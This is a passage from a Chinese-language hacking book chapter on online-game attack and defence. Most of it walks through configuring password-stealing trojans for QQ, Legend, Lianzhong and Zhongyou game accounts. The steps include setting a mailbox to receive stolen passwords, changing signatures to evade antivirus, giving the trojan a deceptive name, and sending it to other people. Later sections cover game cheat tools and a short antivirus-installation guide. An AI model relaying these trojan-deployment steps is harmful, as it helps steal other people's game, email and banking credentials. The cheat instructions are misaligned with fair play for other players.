免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



看软件是不是能支持这种邮箱。一开始使用的时候，只设置“基本设置”选项卡下的内容就行了，其余的选项可以选择默认设置。




图 6-1




图 6-2

步骤3 单击【生成】按钮，弹出如图 6-3 所示的信息提示对话框。

步骤4 单击【是】按钮，显示如图 6-4 所示的【另存为】对话框。




图 6-3



图 6-4

步骤5 为要生成的木马文件设置文件名、文件格式以及保存路径等，然后单击【保存】按钮，弹出如图 6-5 所示的信息提示框。




图 6-5



图 6-6

步骤6 单击【是】按钮，即可显示如图 6-6 所示的对话框，看到提示以后，表明已经安装成功了。

步骤7 在安装了密码结巴盗号木马文件的机器上，登录 QQ 号码，并且运行足够长的时间。

步骤8 退出 QQ 后，打开设置木马文件时选择的邮箱，如果捕获到密码，并达到设定的最大个数，记录密码的邮件将会显示在这个邮箱中。

照一般的划分，这个软件可以分为普通版、游戏版和网络完全版。



●普通版：

- 普通窗口密码:OICQ/QQ, Foxmail, Outlook, 各种电子邮箱, 各种网吧上网帐号, 各种软件注册码, 各种财务软件, 各种游戏软件, 各种管理软件, 拨号上网, 共享目录, 屏保等;

IE 网页密码:Web 邮件, 论坛, 聊天室, 密码保护资料等。

●游戏版：

- 所有普通版密码；
- 网上银行:各种银行的个人版、专业版；
- 网络游戏密码:传奇、奇迹、千年、红月、边锋、联众、倚天、精灵、决战、大话西游、石器时代、遗忘传说等(笔者亲自测试通过)。

●网络完全版：

- 所有游戏版密码；
- 局域网密码:指一台电脑上运行可以记录整个局域网明文传输的密码信息,如:网页、FTP、SMTP、POP3、TELNET 等。

2. 传奇密码截取者使用流程

传奇密码截取者是一款专门截取热血传奇游戏帐号密码的工具,能运行于 Windows98/Me/2000/XP/2003 等系统,不影响游戏的正常进行,支持外挂,并能自动扑杀各种流行杀毒软件。

详细的操作步骤如下：

步骤 1 把刚下载的文件解压缩,然后在文件中找到安装文件,右击,选择运行。

步骤 2 在“收信人 Email 地址”文本框中输入你的邮箱地址(用来接收密码的邮箱),单击【修改图标】按钮,然后会出现“图标选择”对话框。

步骤 3 选择合适的图标,然后单击【确定】按钮关闭对话框并保存图标修改的内容。

步骤 4 在“特征数字”文本框中输入特征数字,便于生成不同文件结构的服务端文件,最大限度的避开杀毒软件的查杀。单击【生成服务端】按钮,弹出“另存为”对话框。

步骤 5 为生成的服务端程序设置合适的文件名称和保存路径(文件名的设置应考虑诱惑性和欺骗性,尽量保存在原来的文件夹的路径,以后查找方便),设置完成之后,单击【保存】按钮,弹出“服务端生成完毕”提示框,提示已经生成并保存了服务端文件。

接下来就检测密码截取是否成功了：

步骤 6 双击生成的文件名称(这里是传奇快速升级外挂. exe),运行此截取密码的程序。

步骤 7 选择一个帐号上线,并且运行一段时间游戏。

步骤 8 进入自己设置接收密码的邮箱,查看获得的密码。



之后，在这台计算机上只要登录一次该帐号的热血传奇，密码就会发到指定的邮箱当中。

另外，你也可以将此盗号木马服务端文件远程发送给其他人，这个程序一经运行，密码就会被截取发到指定的邮箱当中。

3. 联众 GOP 的入侵步骤

联众 GOP 是专门用来记录游戏帐号和密码的软件，有过一次运行，就可以开机启动。

接下来介绍一下 GOP 1.0，详细的使用步骤如下所示：

步骤 1 把文件解压缩，找到安装文件，双击运行，装在一个比较隐蔽的目录里。

步骤 2 因为联众 GOP 是在后台运行的，正常时不会看到有什么异样的，记录的联众密码将保存在系统目录里的 gl.txt 文件里。要是忘了系统目录的位置，我们可以搜索 gl.txt 这个文件。

4. 中游盗号机的使用

中游盗号机是盗取“中国游戏中心在线游戏”的工具，它能够截取游戏大厅的密码，然后保存在特定文件中，并发送到设定的邮箱中。下面介绍一下中游盗号机 V1.97，通过具体的使用熟悉这个软件。

详细操作见下：

步骤 1 把文件解压缩，然后找到安装文件，设置端程序 Zyset.exe、密码监控端程序 Winzy.exe、专用捆绑工具 Zybin.exe。

步骤 2 双击 Zyset.exe 文件，运行设置端程序，在【中游盗号机 1.97 资料设置】对话框中进行相关的设置：在“保存文件”文本框中输入保存文件的路径及文件名，或者单击旁边的图标，在弹出的窗口中选择路径和设置文件名称；然后再分别在“接收邮箱类型”、“接收邮箱”、“发送主题”和“邮箱身份验证设置”几个文本框中输入相应的内容；勾选“保存资料在本机”和“设置完毕后安装盗号机”两个复选框。

常用的邮箱，像 163 这样的，大部分邮件会拦截下来，成功率相当低，所以不应选择常用邮箱，可以先选择“接收邮箱类型”，然后单击【申请】按钮，进行邮箱的注册申请。

步骤 3 单击【确定】按钮，即可弹出信息提示对话框。

步骤 4 单击【确定】按钮后，双击 Winzy.exe 文件，运行密码监控端程序，正常情况下是没有提示或者警告的，这个时候文件已经经盗号机复制，并且已经在后台运行了，为了安全起见，可以删除文件夹内所有的文件。

步骤 5 由于使用的中游盗号机 V1.97 版本支持中游游戏大厅 0.7.99 版本，所以从网上下载到该中游游戏的版本，双击安装文件，进入欢迎安装界面。

第六章 网络游戏黑客攻防



步骤6 一路单击【下一步】按钮，直到进入“选择安装目录”对话框，单击【浏览】按钮，在弹出的对话框中选择安装路径，然后单击【下一步】按钮，进入“选择程序组”对话框。

步骤7 在该对话框中的“程序组名”文本框中输入一个容易辨认的程序组名称，单击【下一步】按钮，进入“安装结束”对话框，单击【完成】按钮，完成中游游戏大厅的安装。

步骤8 双击桌面上的快捷图标，进入中游游戏大厅，弹“登录到游戏广场”对话框，如果勾选“新用户”单选框，即可弹出右边的“新用户个人资料”部分，按照提示输入电子邮件等信息，最后单击【注册新用户】按钮，即可完成注册的工作。

步骤9 最后可打开资料设置时设定的保存文件，即可显示密码截取的过程和结果。



第2节 网游外挂作弊器

大部分的网络游戏玩家都使用过游戏外挂作弊器，有些玩家喜欢利用作弊器来进行网络游戏，有些则对此嗤之以鼻，本节将以两个比较常用的网游外挂作弊器为例来介绍外挂作弊器的使用和功能。

1. QQ连连看外挂

QQ连连看外挂是一款针对QQ连连看的游戏辅助软件，它可以帮助用户从机械的游戏动作中解放出来，轻松战胜对手，以获得更加刺激的游戏体验。

●进入QQ连连看游戏

所有的QQ游戏，都不需要另外注册游戏帐号，只需要在计算机中下载并安装QQ游戏大厅，再使用QQ号登录即可，具体步骤如下所示：

步骤1 双击下载得到QQ游戏大厅安装文件（这里下载的是QQGameHall），如图6-7所示。

步骤2 在弹出来的如图6-8所示的“QQ游戏2006正版Patch3安装”对话框中单击【下一步】按钮，即可打开“许可证协议”对话框，如图6-9所示。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-7




图 6-8

步骤 3 单击【我接受】按钮，即可打开“选择安装位置”对话框，如图 6-10 所示。




图 6-9




图 6-10

步骤 4 输入安装路径，单击【下一步】按钮，即可显示“安装选项”对话框，如图 6-11 所示。





图 6-11



图 6-12

步骤 5 勾选相应的安装选项，然后单击【安装】按钮，安装就开始了。

步骤 6 完成安装之后，会在桌面上生成快捷启动的图标，双击图标就可以运行 QQ 游戏了，如图 6-12 所示。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第六章 网络游戏黑客攻防




图 6-11



图 6-12

步骤 7 输入 QQ 号和密码，简单设置一下单击【登录】按钮，就可以进入游戏大厅的界面上了，如图 6-13 所示。

步骤 8 在左边的游戏列表中，找到“连连看”游戏并双击，即可出现一个信息提示框，如图 6-14 所示。



图 6-13




图 6-14

步骤 9 单击【确定】按钮，即可开始连接服务器，并进行下载，如图 6-15 所示。




图 6-15

● 安装 QQ 连连看

步骤 1 在网站上下载安装文件，双击打开，将弹出“用户协议”对话框。

步骤 2 单击【我同意】按钮，进入安装。

步骤 3 完成安装的时候会弹出对话框，单击【完成】按钮，即可进入游戏大厅。

步骤 4 左边有一个游戏列表，找一个房间进入，接下来玩连连看的游戏就行了。

● 安装连连看外挂

接下来介绍“QQ 连连看外挂 Quake(地震)版”。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤1 从网站上下载外挂安装程序，即可弹出如图 6-16 所示的“安装选项”对话框。



图 6-16

步骤2 单击【下一步】按钮，接下来选择安装路径，如图 6-17 所示。

步骤3 单击【安装】按钮，进行安装，然后单击如图 6-18 所示对话框中的【关闭】按钮，即可完成安装。



图 6-17




图 6-18

●便用连连看外挂

步骤1 找到一个连连看房间进入，然后单击【开始】→【程序】→【Quake 连连看】→【QQllk】命令项，就会显示如图 6-19 所示的软件注册界面。

步骤2 接下来，因此单击【暂不注册】按钮，即可打开外挂程序，如图 6-20 所示。

这个地方是可以自由设置的，特别是注册用户，会有很多设置。

步骤3 进入 QQ 连连看游戏，根据图 6-20 的设置，用户不用进行任何操作，外挂程序将自动进行游戏。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-20

图 6-19

2. QQ 记牌器

实际上，除了 QQ 连连看的游戏外挂软件，还有很多游戏软件，牌类游戏就有很多种，这样的游戏玩的时候常常会因为记不清出过的牌和剩下的牌而苦恼，为了解决这个恼人的问题，QQ 记牌器出现了。

通常的 QQ 记牌器都能利用概率的算法来推算游戏中其余玩家手中剩余的牌，并清晰显示已经出过的牌，从而给玩家提供了可靠的信息，从而为做出适当的决定做好准备。

接下来介绍一种 QQ 记牌器——勇芳 QQ 记牌器，详细的操作如下。

●安装 QQ 记牌器

步骤 1 在网站上下载勇芳 QQ 记牌器的安装文件，运行该文件。

步骤 2 在对话框中选择安装路径。

步骤 3 单击【安装】按钮，安装就完成了。

●QQ 记牌器的使用

步骤 1 安装完成后，会在桌面上生成快捷启动方式的图标，双击这个图标，如图 6-21 所示。

步骤 2 用户在对话框中可以根据自己的爱好和需要对记牌器进行相应的设置。




图 6-21

步骤 3 完成设置以后，单击【完成】按钮，记牌器的界面如图 6-22 所示。





步骤4 进入QQ游戏。游戏进行的时候，用户如果不希望显示记牌器的界面，可以单击如图6-22所示对话框中的【隐藏】按钮。



图6-22

步骤5 单击【开始】按钮开始游戏，同时QQ记牌器也开始工作。

其中，上方显示的是上家和下家可能的牌面情况，下方显示的就是剩余的牌面。

除此以外，勇芳QQ记牌器还拥有下面的功能：

- 显示玩家QQ号，无论隐身或防作弊场都能显出QQ号，而且记录到日志，发现作弊还能找到他质问。点击QQ号，不用加他为好友就能跟他联系。
- 内嵌黑名单，只要在黑名单中出现的QQ号与用户同桌，可以马上通知用户，配合勇芳网站QQ游戏反黑行动，能有效防止游戏作弊。
- 记牌器全集只用一个文件就包含有各个牌类游戏的记牌程序，各自专门精心设计。不论玩的是什么游戏，都会出现这个游戏的记牌器，不用你自己切换，全部自动完成。
- 不仅能记录出牌和显示出剩牌，而且能根据游戏的需要记录和显示相关信息（勇芳独有，如：【斗地主】推算剩牌；【升级】显示玩家缺牌等重要信息）。
- 内嵌双方合作功能，互相通牌（可以互相看到对方的牌）。
- 自动更新，点一下自动更新的按钮，就能将软件更新成最新版本，免去下载和再安装的麻烦。

3. CS机器人

CS游戏外挂作弊器很多，CS机器人就是相当优秀的一款，用上CS机器人以后，游戏就能玩得更加让人刺激和愉悦，下面就以CS机器人2.5版本为例，为广大新手介绍一下CS机器人的安装和使用。

●CS机器人的安装

详细操作如下：

步骤1 从网站下载CS机器人2.5压缩包，然后解压如图6-23所示。

步骤2 找到安装文件，双击运行，然后打开如图6-24所示的对话框。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第六章 网络游戏黑客攻防




图 6-23

图 6-24

步骤3 单击【Next】按钮，进入如图 6-25 所示的“Choose Destination Location”(选择安装路径)对话框。

步骤4 单击【Browse】按钮，在弹出的对话框中，选择安装路径之后单击【Next】按钮，弹出如图 6-26 所示的“Shortcut on Desktop”(是否创建桌面快捷图标)对话框。




图 6-25




图 6-26

步骤5 然后单击【是】按钮，进入如图 6-27 所示的“Finished”对话框。

步骤6 单击【Close】按钮完成机器人的安装。

步骤7 接着打开安装目录下的 cstrike 文件夹。




图 6-27

步骤 8 选中并右击此文件夹中的文件和文件夹，将其剪切粘贴到 CS 安装目录下的 cstrike 文件夹中。

步骤 9 完成粘贴以后，CS 游戏中即出现了机器人，一个可以带机器人完的游戏图标出现在了桌面上。

●CS 机器人的使用

之后，就可以双击“Play with POD_Bot 2.5”图标，CS 游戏就开始了。

在游戏中 PODBot(机器人)的使用方法如下所示：

步骤 1 单击【新建游戏】项，打开“创建游戏”对话框，进行相关的设置之后，单击【开始】按钮，在弹出的界面中单击【确定】按钮，进入“选择游戏角色”界面。

步骤 2 在此界面中，选择一个角色，这里以选择“反恐精英”为例，进入“选择任务角色”，根据自己的喜好选择一个任务，开始进行游戏，如图 6-27 所示。




图 6-27

步骤 3 在游戏中，可以对 PODBot 进行设置，一般按热键“=”后，就会出现以下的菜单项：

- Quick add Bot：随机加入一个 Bot，默认技能值在 60 ~ 100；
- Add specific Bot：加入一个特定的 Bot，即设置加入的该 Bot 的技能值；
- Kill all Bots：杀光所有的 Bot；
- Newround(All Players)：新的回合(杀光所有 Bot 和人类玩家)；
- Fill Server with Bots：用 Bot 塞满服务器；
- Kick Random Bot：随机踢出一个 Bot；
- Remove all Bots：踢出所有 Bot；
- Select Weapon Mode：设置 Bot 使用的枪械。

步骤 4 此外，还可以在游戏中按“~”键，打开“控制台”对话框。

步骤 5 用户可以在输入框中输入“waypoint on”命令后，单击【提交】按钮，执行该命令，显示路点并打开编辑开关，此时在玩家的周围会出现很多绿色竖线，如图 6-28 所示。要编辑路点必须先输入这个命令。另外也可以用“waypoint on noclip”，这个命令跟前面的不



同是除了可以显示路点和打开编辑开关外,还打开了“穿墙”模式,玩家可以在空中和水下自由移动而不受重力的影响,这个开关往往用在水下路点的时候。




图 6-28

控制台的其他命令如下所示：

- waypoint off:关闭编辑开关(同时关闭“穿墙”模式);
- waypoint add:添加一个路点,这个命令会打开一个菜单,供你选择要添加的路点类型;
- waypoint delete:删除与你当前位置最接近的路点;
- waypoint find x:用一条线显示路点名称为 X 的路点在你的哪个方向;
- waypoint showflags:显示路点的特殊标记;
- waypoint addflag:给当前路点加上特殊标记;
- waypoint delflag:删除当前路点的特殊标记;
- waypoint setradius x:把当前路点的作用范围设置为数值 X;
- waypoint stats:显示当前地图一共设置了多少个路点。

下载的地图很多都没有路点文件,这时可以制作路点文件。CS 机器人程序的 waypoint (路点)就是来指导机器人如何走的,哪里是任务目的地(如是救人质,就是人质房),在哪里防守,在哪里集结。CS 机器人 2.5 内嵌了编辑路点文件的功能:

- 进入 CS 游戏选警察;
- 按“~”键调出控制台;
- 输入 waypoint on; (必需)
- 输入 pathwaypoint on; (必需)
- 输入 autowaypoint on; (必需)
- 再按“~”键,从基地朝目的地进发,当逛遍地图每一个角落后,再按 M 键选匪同样逛地图;
- 再按“~”键输入 waypoint save nocheck 强行存盘;

这样以后就可以在地图中看一下自己制作的机器人路点了,可是千万注意完全退出 CS 后再运行地图。



第3节 安全防护网游帐号

网络游戏盗号软件肆虐的现在，甚至有些盗号机能够自动避免杀毒软件的查杀，要是刚完游戏的话，那么该怎样才能阻止网络游戏的帐号和密码被盗，而不至于自己的合法权益受损呢？

下面就讲一下减小游戏帐号被盗的技巧：

1. 使用防火墙和杀毒软件

防火墙和杀毒软件的安装，可以保护网络的安全，减少网络和本地的攻击，基本上所有的杀毒软件都具有游戏防盗、应用程序保护等高级功能，为个人电脑提供全面安全保护。通过过滤不安全的网络访问服务，极大的提高了用户电脑的上网安全，彻底阻挡黑客攻击、木马程序等网络危险，保护上网帐号、QQ 密码、网游帐号等信息不被窃取。

下面就通过卡巴斯基互联网安全套装的介绍，来明白杀毒软件的安装：

步骤1 双击如图 6-29 所示的安装文件，即可打开如图 6-30 所示的“安装向导”对话框。

单击【下一步】按钮，即可打开如图 6-31 所示的“最终用户授权协议”对话框。

选中“我接受许可协议条款”单选按钮，再单击【下一步】按钮，打开如图 6-32 所示的“选择目标文件夹”对话框。



图 6-29



图 6-30

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第六章 网络游戏黑客攻防




图 6-31




图 6-32

步骤 2 单击【浏览】按钮，即可弹出如图 6-33 所示的“选择安装文件夹”对话框。

单击【确定】按钮，回到“选择目标文件夹”对话框，单击【下一步】按钮，即可打开“选择安装类型”对话框，如图 6-34 所示。



图 6-33



图 6-34

选择【完整】类型，即可进入“准备安装”对话框，如图 6-35 所示。

单击【安装】按钮，即可开始安装，如图 6-36 所示。

步骤 3 安装完成后，显示如图 6-37 所示的对话框。




图 6-35




图 6-36

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



单击【下一步】按钮，打开“激活”对话框，如图 6-38 所示。



图 6-37




图 6-38

单击【下一步】按钮，打开“更新”对话框，如图 6-39 所示，用户在此可以选择软件更新的方式，通常第一次使用的用户应该选择“自动”。

步骤 4 单击【下一步】按钮，进入“常规扫描”对话框，如图 6-40 所示，用户在此可以对该软件的扫描方式进行设置，在不是很了解的情况下，还是采用默认设置比较好。




图 6-39



图 6-40

